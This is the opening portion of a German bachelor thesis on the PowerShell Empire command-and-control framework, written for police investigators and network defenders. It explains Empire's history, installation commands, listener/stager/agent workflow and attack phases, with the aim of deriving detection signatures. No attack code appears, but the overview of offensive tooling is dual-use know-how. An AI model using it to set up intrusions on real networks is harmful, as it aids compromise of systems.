Angewandte Computer-
und Biowissenschaften

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

BACHELORARBEIT

Herr
Johannes Stemplinger

PowerShell Empire

Anwendung und Identifizierung von Aktivitäten eines Command and Control Frameworks

2022

Angewandte Computer-
und Biowissenschaften

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

HOCHSCHULE
MITTWEIDA
University of Applied Sciences

BACHELOR THESIS

Mr.
Johannes Stemplinger

PowerShell Empire

Usage and activity identification of a command and control framework

2022

Fakultät **Angewandte Computer- und Biowissenschaften**

BACHELORARBEIT

PowerShell Empire

Anwendung und Identifizierung von Aktivitäten eines Command and Control Frameworks

Autor:
Johannes Stemplinger

Studiengang:
IT-Forensik/Cybercrime

Seminargruppe:
CC18w1-B

Erstprüfer:
Prof. Ronny Bodach

Zweitprüfer:
Stefan Schildbach, M. Sc.

Mittweida, 2022

Bibliografische Angaben

Stemplinger, Johannes: PowerShell Empire, Anwendung und Identifizierung von Aktivitäten eines Command and Control Frameworks, 61 Seiten, 17 Abbildungen, Hochschule Mittweida, University of Applied Sciences, Fakultät Angewandte Computer- und Biowissenschaften

Bachelorarbeit, 2022

Referat

Die einzelnen Phasen der Angriffe auf Computernetzwerke werden heute zunehmend mit speziell dafür konzipierter Software durchgeführt. Für die Aufrechterhaltung der Verbindung zum kompromittierten Netzwerk sind sogenannte Command & Control Frameworks ein gängiges Mittel. Ein Vertreter dieser Frameworks ist *PowerShell Empire*, welches hauptsächlich auf der Skriptsprache PowerShell von Microsoft basiert, die Angriffsziele jedoch nicht auf Windowssysteme beschränkt sind. In dieser Arbeit wird dieses Framework vorgestellt und Szenarien für den Einsatz aufgezeigt. Durch Untersuchung von Netzwerkmitschnitten, sollen zudem Erkennungsmerkmale zur Identifikation der Aktivität von Empire herausgearbeitet werden.

I. Inhaltsverzeichnis

II. Abbildungsverzeichnis

III. Abkürzungsverzeichnis

AES	Advanced Encryption Standard
API	Application Programming Interface
ARP	Address Resolution Protocol
BSI	Bundesamt für Sicherheit in der Informationstechnik
CDIR	Classless Inter-Domain Routing
COM	Component Object Model
DDoS	Distributed-Denial-of-Service
EKE	Encrypted Key Exchange
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
ISO	International Organization for Standardization
ISS	Internet Information Server
NBAD	Network Behavior Anomaly Detection
NIDS	Network Intrusion Detection System
NIPS	Network Intrusion Prevention System
OSI	Open Systems Interconnections
OSS	Open Source Software
RC4	Rivest Cipher 4
RDP	Remote Desktop Protocol
REST	Representational State Transfer
RSA	Rivest–Shamir–Adleman
SID	Security Identifier
SMB	Server Message Block
SSH	Secure Shell
TCP	Transmission Control Protocol
UAC	User Account Control
URI	Uniform Resource Identifier
VNC	Virtual Network Computing
WMI	Windows Management Instrumentation
WPS	Windows PowerShell

1 Einleitung

Aufgrund der besseren Lesbarkeit wird im Text das generische Maskulinum verwendet. Gemeint sind jedoch immer alle Geschlechter.

Es gibt verschiedene Beweggründe, weshalb ein Bedrohungsakteur versucht in ein fremdes Computernetzwerk einzudringen. Penetrationstester und sogenannte Red Teamer wollen Sicherheitslücken aufspüren, um diese schließen zu können, bevor ein unbefugter Dritter sie ausnutzt. Dem entgegen stehen Personen, die mit krimineller oder politischer Motivation Angriffe gegen fremde Computernetzwerke durchführen, bis hin zur Industrie- und Wirtschaftsspionage. Wieder andere haben keine Bereicherungsabsicht und handeln aus Neugierde, oder wollen lediglich ihr Können unter Beweis stellen.

Unabhängig von der Motivation laufen diese Angriffe in der Regel nach demselben Schema ab: Zuerst werden Informationen über das Angriffsziel gesammelt, anschließend wird versucht das fremde Netz über ausgespähte Sicherheitslücken, oder per *Social Engeneering* zu korrumpieren. Gelingt dies, wird in der Regel die Etablierung einer persistenten Verbindung angestrebt, um in darauf folgenden Schritten letztendlich Zugriff zu sensiblen Daten und weiteren Geräten im Netzwerk zu erhalten. Letzteres wird auch als *Lateral Movement* bezeichnet. Mit steigender Professionalisierung der Angriffe, haben sich zunehmend Programme zur Automatisierung dieser Schritte etabliert. Eine Sparte belegen die sogenannten Command & Control (C2, auch C&C) Frameworks. Deren Schwerpunkt bezieht sich darauf, nach erfolgreicher Kompromittierung die Kommunikation zwischen Angreifersystem und Opfersystem aufrechtzuerhalten, um schließlich weitere Schritte wie das Lateral Movement zu automatisieren. Die spezifischen Mechaniken können dabei stark variieren, aber letztendlich ist das Ziel einen oder mehrere Kanäle aus dem Opfernetzwerk zu einer vom Angreifer kontrollierten Plattform herzustellen.

Laut Bundesamt für Sicherheit in der Informationstechnik (BSI) haben im Jahr 2021 Fälle von Erpressungen im digitalen Raum im Vergleich zu den Vorjahren massiv zugenommen. So begannen professionelle Gruppierungen vermehrt Schutzgelderpressungen durchzuführen, insbesondere unter Androhung von Distributed-Denial-of-Service-Angriffen (DDoS). Die Schadsoftware *Emotet* sorgte ebenfalls regelmäßig für Schlagzeilen. Mit einer nach einer Emotet-Infektion bei ausgewählten Opfern nachgeladenen *Ransomware* versuchten Angreifer im großen Stil Lösegeld von zahlungskräftigen Opfern zu erpressen. Es wird geschätzt, dass alleine durch Emotet ein Schaden von mehr als 2,5 Milliarden US-Dollar weltweit verursacht wurde. Insgesamt verdoppelten sich im Vergleich von 2020 zu 2021 die Meldungen zu Schadprogramm-Infektionen auf 14,8 Millionen. [1]

1.1 Thema der Arbeit

Mit PowerShell ist eine leistungsfähige und robuste Befehlszeilenschnittstelle entstanden. Ab Windows 7 ist diese standardmäßig auf Windows Betriebssystemen vorhanden und optional auch für viele weitere Betriebssysteme verfügbar. Somit ist Windows PowerShell vor allem in Unternehmensnetzwerken schnell allgegenwärtig geworden. Aus diesem Grund wird die PowerShell auch zunehmend von Angreifern ausgenutzt. Mit dem Command & Control Framework *PowerShell Empire* ist eine Open-Source-Software entstanden, welche auf dieser Schnittstelle basiert. Der Name *Emipre* ist eine Anlehnung an das „Galactic Empire“ aus dem Star-Wars-Franchise. Dies spiegelt sich auch im Logo der Software wieder, welches eine Verschmelzung des Emblems des „Galactic Empires“ und des Logos von PowerShell abbildet. Das Framework weist robuste Advanced-Persistent-Threat-ähnliche Fähigkeiten auf, was sich sowohl in deren Flexibilität als auch den Täuschungsmöglichkeiten widerspiegelt. Besonders erwähnenswert ist der verursachte Netzwerkverkehr: Dieser ist in der Regel asynchron und verschlüsselt. Es werden auch Möglichkeiten geboten, diesen möglichst unauffällig in die normale Netzwerkaktivität einzufügen.

Eben dieses Framework wurde als Vertreter für Command & Control Frameworks für diese Thesis gewählt. Es wird auf die Entstehungsgeschichte des Projektes eingegangen, schließlich eine Übersicht über Komponenten, Funktionsumfang und Anwendungsmöglichkeiten dargeboten. Anhand eines ausgewählten Szenarios wird ein möglicher Angriff gegen ein modernes Windowssystem dargestellt. Entgegen der durch die Namensgebung suggerierten Erwartung, kann das Framework nicht nur gegen Windows verwendet werden. Dies liegt daran, dass die Komponenten nicht nur in PowerShell für Windows implementiert wurden, sondern auch in Python für Linux und macOS. Die sogenannten Agenten können auf dem Opfersystem also in PowerShell oder Python ausgeführt werden. Im Verlauf dieser Thesis wird sich auf die Verwendung gegen Windows-Maschinen konzentriert, da diese erfahrungsgemäß die höchste Verbreitung in Firmennetzen aufweisen.

1.2 Motivation und Ziel

Für polizeiliche Ermittlungen im Bereich Internetkriminalität ist ein breites Basiswissen in den Bereichen Informatik und IT-Sicherheit unerlässlich. Zudem ist es von großem Vorteil das Vorgehen von Internetkriminellen zu kennen und zu verstehen. Die Fallzahlen, in denen Firmen, aber auch Privatpersonen durch *Ransomware* erpresst werden, steigen stetig an. Unter Ransomware versteht man Schadprogramme, mit denen ein Angreifer den Zugriff des Systeminhabers auf seine Daten verhindert und für die Freigabe Lösegeld fordert. Auffällig ist, dass von Firmen durchaus realistische Summen erpresst werden. Dies spricht dafür, dass die Firmennetzwerke im Vorfeld über einen längeren Zeitraum ausgespäht werden, um Umsatz und Gewinn abschätzen zu können, bevor

der eigentliche Angriff stattfindet. [2] Bereits beim Ausspähen und zum Erlangen einer persistenten Verbindung in das Firmennetzwerk, kommen Command & Control Frameworks zum Einsatz.

Diese Thesis dient deshalb dazu, polizeilichen Ermittlern und anderen interessierten Personen, einen Überblick über den Einsatz von C2-Frameworks, wie sie von professionellen Tätergruppierungen verwendet werden, zu gewähren. Anschließend sollen Möglichkeiten zur Identifizierung von unerwünschten Aktivitäten dieses Frameworks für Netzwerkverteidiger, Systemadministratoren und Blue Teams aufgezeigt werden. Dieses Wissen kann insbesondere bei polizeilichen präventiven Beratungsgesprächen im Unternehmensbereich einen Mehrwert bieten.

1.3 Aufbau der Arbeit

Zu Beginn dieser Thesis werden wichtige Grundlagen für das weitere Verständnis vermittelt und verwendete Software vorgestellt. Insbesondere ein Grundwissen über Netzwerkverkehr und dem *Hypertext Transfer Protocol* spielen eine wichtige Rolle, da die Kommunikation des Frameworks hauptsächlich darüber abgewickelt wird. Dem PowerShell Empire Framework ist ein eigenes Kapitel gewidmet, um die Entstehungsgeschichte, die Anwendung und den Funktionsumfang dieser Software aufzuzeigen. Im darauf folgenden Kapitel wird in einer Laborumgebung ein Angriff gegen ein modernes Windows-Betriebssystem unter Zuhilfenahme des Frameworks beschrieben und anschließend analysiert. Die Ergebnisse dieser Analyse werden am Ende präsentiert und daraus Identifizerungsmerkmale der Aktivität des Frameworks erarbeitet. Diese Merkmale sollen Verteidigern dazu dienen, Aktivitäten des Frameworks zeitnah feststellen zu können.

2 Grundlagen

In diesem Kapitel werden die Grundlagen vermittelt, sowie die verwendete Software vorgestellt. Ziel ist es das nötige Wissen, welches für das weitere Verständnis dieser Thesis nötig ist, zu vermitteln.

2.1 ISO/OSI-Referenzmodell

Das *Open Systems Interconnections* (OSI)-Referenzmodell ist ein branchenweit anerkannter Standard, der von der *International Organization for Standardization* (ISO) entwickelt wurde. Dieses Modell teilt Netzwerkfunktionen in sieben logische Schichten ein, um unabhängige Entwicklung zu unterstützen und zu fördern und gleichzeitig nahtlose Interkonnektivität zwischen den Schichten bereitzustellen, auch zwischen verschiedenen Hardware-/Softwareumgebungen, Plattformen und Anbietern. [3]

Nachfolgend werden die sieben Schichten des Modells mit einer kurzen Zusammenfassung der Funktionen aufgezeigt:

1. **Bitübertragungsschicht** (Physical Layer): Physikalische Übertragung der Bits und anschließende Umwandlung dieser in ein zum Medium passendes Signal.
2. **Sicherungssschicht** (Data Link Layer): Segmentierung der Pakete in Frames und Hinzufügen von Prüfnummern.
3. **Vermittlungsschicht** (Network Layer): Routing der einzelnen Datenpakete zum nächsten Knoten.
4. **Transportschicht** (Transport Layer): Zuordnung der einzelnen Datenpakete zu einer Anwendung.
5. **Sitzungsschicht** (Session Layer): Steuerung der Verbindung und des Datenaustauschs.
6. **Darstellungsschicht** (Presentation Layer): Umwandlung der systemabhängigen Daten in ein unabhängiges Format.
7. **Anwendungsschicht** (Application Layer): Funktionen für Anwendungen sowie der Dateneingabe und -ausgabe.

2.2 Hyper Text Transfer Protocol

Das *Hyper Text Transfer Protocol* (HTTP) ist ein Protokoll zur Übertragung von Daten auf der Anwendungsschicht (Schicht sieben im OSI-Referenzmodell) und wurde 1991 eingeführt. Das Haupteinsatzgebiet stellt das Laden von Webseiten in einem Webbrowser dar, jedoch kann es auch als allgemeines Dateiübertragungsprotokoll Verwendung finden. Da es sich um ein zustandloses Protokoll handelt, ist HTTP auf ein zuverlässiges Transportprotokoll (Schicht vier des OSI-Modells) angewiesen, wofür in der Regel das *Transmission Control Protocol* (TCP) Verwendung findet.

Die zwischen Client und Server versendeten Nachrichten werden in zwei unterschiedliche Arten eingeteilt: Der *Request* (deutsch *Anfrage*) vom Client zum Server und die *Response* (deutsch *Antwort*) als Reaktion darauf vom Server zum Client. Die Antworten enthalten immer einen Statuscode, der im Falle einer erfolgreichen Übertragung `200 OK` lautet. [4]

HTTP verfügt über verschiedene Anfragemethoden. Die gebräuchlichsten sind **GET** und **POST**. Mit GET werden Ressourcen unter Angabe eines *Uniform Ressource Identefiers* (URI) angefordert. MIT POST werden Daten zur weiteren Verarbeitung an den Server gesendet. [4]

Dieses Protokoll hat für diese Thesis eine große Wichtigkeit, da der Großteil der Kommunikation des Empire Frameworks damit umgesetzt wurde.

2.3 Encrypted Key Exchange

Encrypted Key Echange ist eine Familie von Schlüsselvereinbarungsmethoden, die zuerst von Steven M. Bellovin und Michael Merrit beschrieben wurde und 1991 von AT&T Bell Laboratories Inc patentiert wurde. Mehrere erste Formen von EKE stellten sich als fehlerhaft heraus, die überlebenden Formen finden bis heute Anwendung.

In der allgemeinsten Form von EKE verschlüsselt mindestens eine Partei einen vergänglichen (einmaligen) öffentlichen Schlüssel mit einem Passwort und sendet ihn an eine zweite Partei, die ihn entschlüsselt und verwendet, um einen gemeinsamen Schlüssel mit der ersten Partei auszuhandeln. Dieser Schlüssel wird schließlich für die weitere symmetrische Kommunikation verwendet. [5]

Diese Schlüsselvereinbarungsmethode findet auch in Empire Anwendung, wie in einem späteren Kapitel näher erläutert wird.

2.4 Wireshark

Das Programm wurde im Jahr 1997 durch Gerald Combs zur Fehlerbehebung bei Netzwerkproblemen für einen Internetprovider unter dem ursprünglichen Namen *Ethereal* entwickelt. Es ist zu einem der beliebtesten Programmen zur Analyse von Netzwerkverkehr und Anwendungen auf Paketebene geworden. Dies liegt vor allem daran, dass es sich um eine Open-Source-Lösung handelt, die somit kostenlos für jeden zugänglich ist, sowie seiner umfangreichen Palette an Funktionen, unter Anderem die Abdeckung von über 1000 Protokollen und die kontinuierliche Unterstützung und Verbesserungen durch über 800 Entwickler weltweit. [3]
Die erfassten Daten werden typischerweise Paket für Paket dargestellt, wobei jedes Paket nach OSI-Schichten aufgeschlüsselt wird. Zumindest für bekannte Protokolle kann jede Schicht weiter in einzelne Felder und Flags beziehungsweise Bits aufgelöst werden. [6]

Für diese Thesis wurde Wireshark zum Mitschnitt des Netzwerkverkehrs zwischen C2-Server und Opfer verwendet. die graphische Oberfläche wurde schließlich zur Analyse des Mitschnitts benutzt.

2.5 Snort

Bei Snort handelt es sich um ein freies *Network Intrusion Detection System* (NIDS) beziehungsweise ein *Network Intrusion Prevention System* (NIPS). Es kann zum Protokollieren von IP-Paketen genauso wie zur Echtzeitanalyse des Datenverkehrs in IP-Netzwerken eingesetzt werden. Mit dieser Software können Angriffe ereignisgesteuert und automatisiert blockiert werden. Aus diesem Anlass wird die Software auch in vielen professionellen Firewall-Lösungen implementiert. Der Netzwerkverkehr wird nach bösartigen Signaturen durchsucht, welche zuvor mit einer eigenen deklarativen Sprache formuliert wurden. [6]
Ursprünglich von Martin Roesch entwickelt, erfolgte eine Weiterentwicklung bei seiner Firma Sourcefire, welche im Oktober 2013 von Cisco Systems übernommen wurde. [7]

Im Verlauf dieser Arbeit werden Signaturen in Form sogenannter Snort-Regeln erstellt, die zumindest zu einer Warnung bei dem Verdacht auf Aktivitäten des Empire Frameworks führen sollen.

2.6 Windows Ereignisanzeige

Die Windows Ereignisanzeige (auch Windows Event Viewer) zeigt ein Protokoll mit Anwendungs- und Systemmeldungen, einschließlich Fehlern, Warnungen und Informationsmeldungen. Es ist ein nützliches Tool zum Diagnostizieren aller Arten von Problemen im Zusammenhang mit dem Windows-Betriebssystem. Wie in Abbildung 2.1 rot markiert, verfügt diese Ereignisanzeige über ein Ereignisprotokoll speziell für Windows PowerShell. Bereits unter Standardeinstellungen wird unter Anderem der Start von Skripten und die Ausführung von Befehlen auf anderen Systemen via PowerShell Remoting protokolliert. [8]



Abbildung 2.1: Ansicht der Windows Ereignisanzeige

2.7 RegistryChangesView

Mit *RegistryChangesView* von Nirsoft kann ein Abbild der Registry-Datenbank einer Windows-Maschine erstellt und mit einem anderen, später erstellten Abbild verglichen werden. Wenn zwei Abbilder der Registrierung verglichen werden, werden die genauen Änderungen angezeigt, welche die zwei Versionen voneinander unterscheiden. [9]

In dieser Thesis wird die Software verwendet, um die Registry-Datenbank eines Opfersystems auf, durch Empire verursachte, Veränderungen zu untersuchen.

3 Das PowerShell Empire Framework

Dieses Kapitel behandelt das eigentliche Command & Control Framework. Zuerst wird die Entstehungsgeschichte beleuchtet. Anschließend werden die verschiedenen Installationsmöglichkeiten aufgezeigt. Letztlich wird der Aufbau und die Anwendung des Frameworks erklärt.

3.1 Microsoft PowerShell

Seit 2006 besitzt Microsoft Windows mit der Windows PowerShell (WPS) eine Kommandozeile, welche es aus Sicht des Funktionsumfangs mit den Unix-Shells aufnehmen kann. Es basiert auf dem .NET Framework und verfügt über eine Anbindung an die Windows Management Instrumentation (WMI). WMI ist eine Infrastruktur für Verwaltungsdaten und -vorgänge auf Windows-basierten Betriebssystemen. In der PowerShell stehen zahlreiche eingebaute Befehle zur Verfügung, welche *Commandlets* genannt werden. Die PowerShell kann zudem um eigene Befehle erweitert werden. Der Kerngedanke war, eine Systemadministration komplett auf Kommandozeilenebene zu ermöglichen, ähnlich wie es bei Unix-Systemen seit je her möglich ist. [8]

Im Jahr 2015 hat sich das Unternehmen Microsoft für andere Betriebssysteme und die Unterstützung der Entwicklung von Open Source Software (OSS) geöffnet. Diese Öffnung spiegelt sich in *PowerShell Core 6* wieder. Das *Microsoft* im Namen entfiel ab Version 6. Der Begriff *Core* soll darauf hinweisen, dass die Version nun auf .NET Core, einer plattformunabhängigen Version des .NET Frameworks, basiert. Somit ist seit dieser Version PowerShell auf allen gängigen Plattformen einsetzbar. Seit Version 7.0 lautet der Name schlicht *PowerShell*. [8]

3.2 Entwicklungsgeschichte

Am 5. August 2015 wurde das Projekt das erste Mal der Öffentlichkeit durch die Entwickler Will Schroeder und Justin Warner auf der *BSidesLV* in Las Vegas, USA vorgestellt. BSidesLV ist eine, in der Regel jährlich stattfindende, Konferenz mit dem Schwerpunkt IT-Sicherheit. [10] Laut den Entwicklern war das Ziel des Projekts eine Vielzahl nützlicher, kleiner Projekte zur offensiven Nutzung der PowerShell in einem Gesamtpaket zu vereinen. Dies soll es Penetrationstestern vereinfachen PowerShell in ihre Arbeit zu integrieren. Es entstand ein robuster PowerShell-Post-Exploitation-Agent, der auf kryptographisch sicherer Kommunikation und einer flexiblen Architektur basieren soll. Zudem wird die Möglichkeit zur Verfügung gestellt, PowerShell-Agents auszuführen, ohne powershell.exe auf dem Zielsystem zu benötigten. Die bereitgestellten Module reichen

von Keyloggern bis zu *Mimikatz* und die Kommunikation soll sehr anpassbar sein um eine Erkennung zu erschweren. Mimikatz ist ein Open-Source-Programm, mit dem sich der Benutzer Authentifizierungsdaten anzeigen lassen und diese speichern kann. Alles wurde in ein auf Benutzerfreundlichkeit ausgerichtetes Framework gepackt. [10]
Am 01.09.2019 wurde durch die ursprünglichen Entwickler bekannt geben, dass das Projekt nicht länger von ihnen gepflegt wird. [11]

Die 2018 gegründete Organisation BC-Security betreut den aktivsten *Fork* des Projekts auf GitHub und liefert regelmäßig Verbesserungen und Erweiterungen. [12] Ein Fork bezeichnet die Kopie eines Projekts, welche ab diesen Zeitpunkt eigenständig weiterentwickelt wird. Der Quelltext ist immer noch öffentlich verfügbar und jeder Person steht es weiterhin frei, sich an der Weiterentwicklung zu beteiligen. Die Organisation bietet selbst kostenpflichtige Penetrationstest an, bei denen unter Anderem auch das Empire-Framework zum Einsatz kommt. Des weiteren werden Schulungen im Bereich IT-Sicherheit, darunter auch eine Einführung in Empire, gegen Entgelt angeboten. [13]
Das in einem späteren Abschnitt vorgestellte grafische Frontend *Starkiller* wurde nach Übernahme durch BC-Security komplett neu entwickelt.

3.3 Systemvorraussetzungen & Installation

Der Programmcode wird von BC-Security auf GitHub zur Verfügung gestellt. Somit kann eine lauffähige Installation auf vielen Betriebssystemen erreicht werden. Die Entwickler empfehlen allerdings eine auf Debian basierte Linux Distribution zu nutzen. Um den vollen Funktionsumfang nutzen zu können, sollte sichergestellt sein, dass die aktuelle Python-Laufzeitumgebung, sowie Poetry, eine Managementsoftware für virtuelle Python-Umgebungen, installiert ist. [14]

Die hinter Kali Linux stehende Firma Offensive Security kooperiert mit BC-Security und das Projekt wird finanziell unterstützt. Aus diesem Grund sind Neuerungen des Frameworks bereits 30 Tage vor der GitHub-Veröffentlichung über das APT-Repository von Kali beziehbar. [15] Eine Installation unter Kali Linux, eine auf digitale Forensik und Penetrationstests ausgelegte, auf Debian basierte Linux Distribution, ist sehr unkompliziert. Die Distribution wird in verschiedenen Versionen zur Verfügung gestellt, um eine Vielzahl von Plattformen zu unterstützen. In den meisten Fällen ist Empire bereits vorinstalliert allerdings ist eine Nachinstallation sehr einfach möglich, da sich die Software unter dem Namen `powershell-empire` in der offiziellen APT-Repository von Kali Linux befindet. [14] Mit folgenden Befehlen kann sichergestellt werden, dass Empire in der neuesten Version installiert ist:

```
$ sudo apt update
$ sudo apt install powershell-empire
```

Als weitere Alternative zur Installation steht PowerShell Empire als Docker-Container zur Verfügung. Bei Docker handelt es sich um eine Software zur Isolierung von Anwendungen mit Hilfe von Containervirtualisierung. Docker ist für alle gängigen Betriebssysteme verfügbar. Somit bietet Empire über diese Installationsmethode eine sehr breite Plattformkompatibilität. [14]

3.4 Client-Server-Modell

Das Framework ist in eine Server- und Client-Komponente aufgeteilt. Diese Aufteilung birgt mehrere Vorteile: Der Server kann beispielsweise in ein Rechenzentrum ausgelagert werden, um eine hohe Verfügbarkeit zu gewährleisten. Dieses kann böswilligen Angreifern aber auch dazu dienen, die eigene Identität in Form der IP-Adresse zu verschleiern, da das infizierte Gerät letztlich ausschließlich mit dem Server, aber nie direkt mit einem Client in Verbindung steht. Einen weiteren Vorteil stellt die Möglichkeit der Kollaboration dar, da sich mehrere Clients mit einem Server gleichzeitig verbinden können. Bedienen mehrere Personen einen Server, so kann über eine integrierte Chatfunktion zudem zwischen den Clients kommuniziert werden. Der Server benötigt Root-Rechte beim Ausführen. Unter Kali Linux wird dies mit folgendem Befehl umgesetzt:

```
$ sudo powershell-empire server
```

Zur eigentlichen Bedienung des Frameworks kann zwischen zwei verschiedenen Client-Interfaces gewählt werden, die nachfolgend vorgestellt werden. Seit Version 4.0 besteht des Weiteren die Möglichkeit, den Server über eine API anzusprechen. Somit ist auch eine Steuerung über REST-Anfrangen (*Representational State Transfer*) möglich. [16]

3.5 Terminologie in Empire

Auf einer vom Angreifer kontrollierten Plattform wird der Command & Control Server betrieben. Dieser wird über einen einen Client bedient. Auf Serverseite wird ein *Listener* konfiguriert, welcher später eine Verbindung der kompromittierten Geräte entgegen nimmt. Anschließend wird ein auf diesen Listener abgestimmter Schadcode mit in Form eines *Stagers* im Framework generiert. Dieser Stager muss nun auf ein Opfersystem übertragen und ausgeführt werden. Dem Angreifer stehen dazu verschiedenste Methoden zur Verfügung, sei es beispielsweise durch Phishing oder einer bereits bestehenden Shell-Verbindung zu einem kompromittierten Host. Der Listener nimmt die Verbindung des Stagers entgegen und eine Kommunikation zischen Server und Opfer wird initiiert. Dieser Vorgang ist grafisch dargestellt in Abbildung 3.1. Ein Listener kann Verbindungen beliebig vieler Stager entgegennehmen. [17]

Wird eine erfolgreiche Verbindung hergestellt, wird das kompromittierte System als *Agent* im Framework aufgeführt. Nun können über den Command & Control-Server verschiedene Funktionen in Form von Modulen auf dem Agenten ausgeführt werden. Näheres zu diesen Modulen folgt in den kommenden Unterabschnitt 3.9.3.



Abbildung 3.1: Kommunikationsschema des Frameworks

3.6 Verschlüsselung

Bei der in Abschnitt 3.5 aufgezeigten Verbindung erfolgt ein Schlüsselaustausch zwischen Server und Opfer nach dem Encrypted Key Exchange Verfahren (EKE) welches in Abschnitt 2.3 näher beschrieben wurde. [18] Dieses relativ aufwändige Verfahren ist nötig, denn wie man später sehen wird, kann der erste symmetrische Schlüssel (in Empire *StagingKey* genannt) sehr leicht erlangt werden. Mit dem EKE-Verfahren kann letztlich ein für Verteidiger unbekannter symmetrischer Schlüssel auf dem Opfersystem etabliert werden.

Weshalb die Entwickler eine symmetrische Verschlüsselung vorziehen und nicht auf die schon etablierte asymmetrische Verschlüsselung setzen, konnte nicht abschließend festgestellt werden. Es ist anzunehmen, dass die Vorteile gegenüber einer asymmetrischen Verschlüsselung überwiegen: So ist die Implementierung unkomplizierter und in der Regel wird weniger Rechenleistung benötigt. Wie der Sicherheitsforscher Ayan Saha der Firma Keysight erarbeiten konnte, kommen genauer folgende Verschlüsselungsverfahren zum Einsatz: [19]

- **RC4-Verschlüsselung** (symmetrische Verschlüsselung)
- **RSA-Verschlüsselung** (asymmetrische Verschlüsselung)
- **AES-Verschlüsselung** (symmetrische Verschlüsselung)

3.7 Phasen der Arbeit mit Empire

Da nun der Aufbau und die Fachbegriffe des Frameworks bekannt sind, lässt sich die typische Arbeit mit Empire in fünf Phasen einteilen, welche in Abbildung 3.2 dargestellt sind. [20]

Abbildung 3.2: Die fünf Phasen eines Angriffs

Um eine Verbindung zwischen Command and Control Server und Opfer anstoßen zu können, muss serverseitig der Listener eingerichtet werden. Anschließend wird der Stager mit den nötigen Informationen und im gewünschten Format generiert. Dieser Stager muss nun auf dem Opfersystem ausgeführt werden. Mit dem Ausführen wird ein Verbindungsaufbau zwischen Server und Opfersystem angestoßen (Initiierungsphase). Das Opfer wird bei erfolgreicher Verbindung im Framework als Agent aufgeführt, der Agent wurde somit erworben. Anschließend startet die sogenannte Post-Exploitation-Phase: Über das Framework können auf dem Agenten verschiedene Module ausgeführt werden. Eine Übersicht dieser Module wird in Unterabschnitt 3.9.3 aufgezeigt.

3.8 Bedienoberflächen für Empire

Die zwei offiziellen Möglichkeiten zur Steuerung des Empire-Servers sind der klassische konsolenbasierte *empire-client*, der seit der ersten Version existiert, und das von BC-Security neu entwickelte, graphische Interface *Starkiller*.
Die wesentlichen Unterschiede, sowie Vor- und Nachteile der beiden Interfaces werden nachfolgend aufgezeigt.

3.8.1 Konsolenbasiert: empire-client

Der *empire-client* ist das konsolenbasierte Frontend von Empire. Es ist bei der Standardinstallation bereits enthalten. Unter Kali Linux wird dieses mit folgendem Befehl gestartet:

```
$ powershell-empire client
```

Nach dem Ausführen verbindet sich der Client standardmäßig mit einem lokalen Server. Sofern dieser verfügbar ist, wird man mit der auf Abbildung 3.3 dargestellten Ausgabe begrüßt. Der Client kann aber auch zur Steuerung entfernter Installationen genutzt werden. [21]

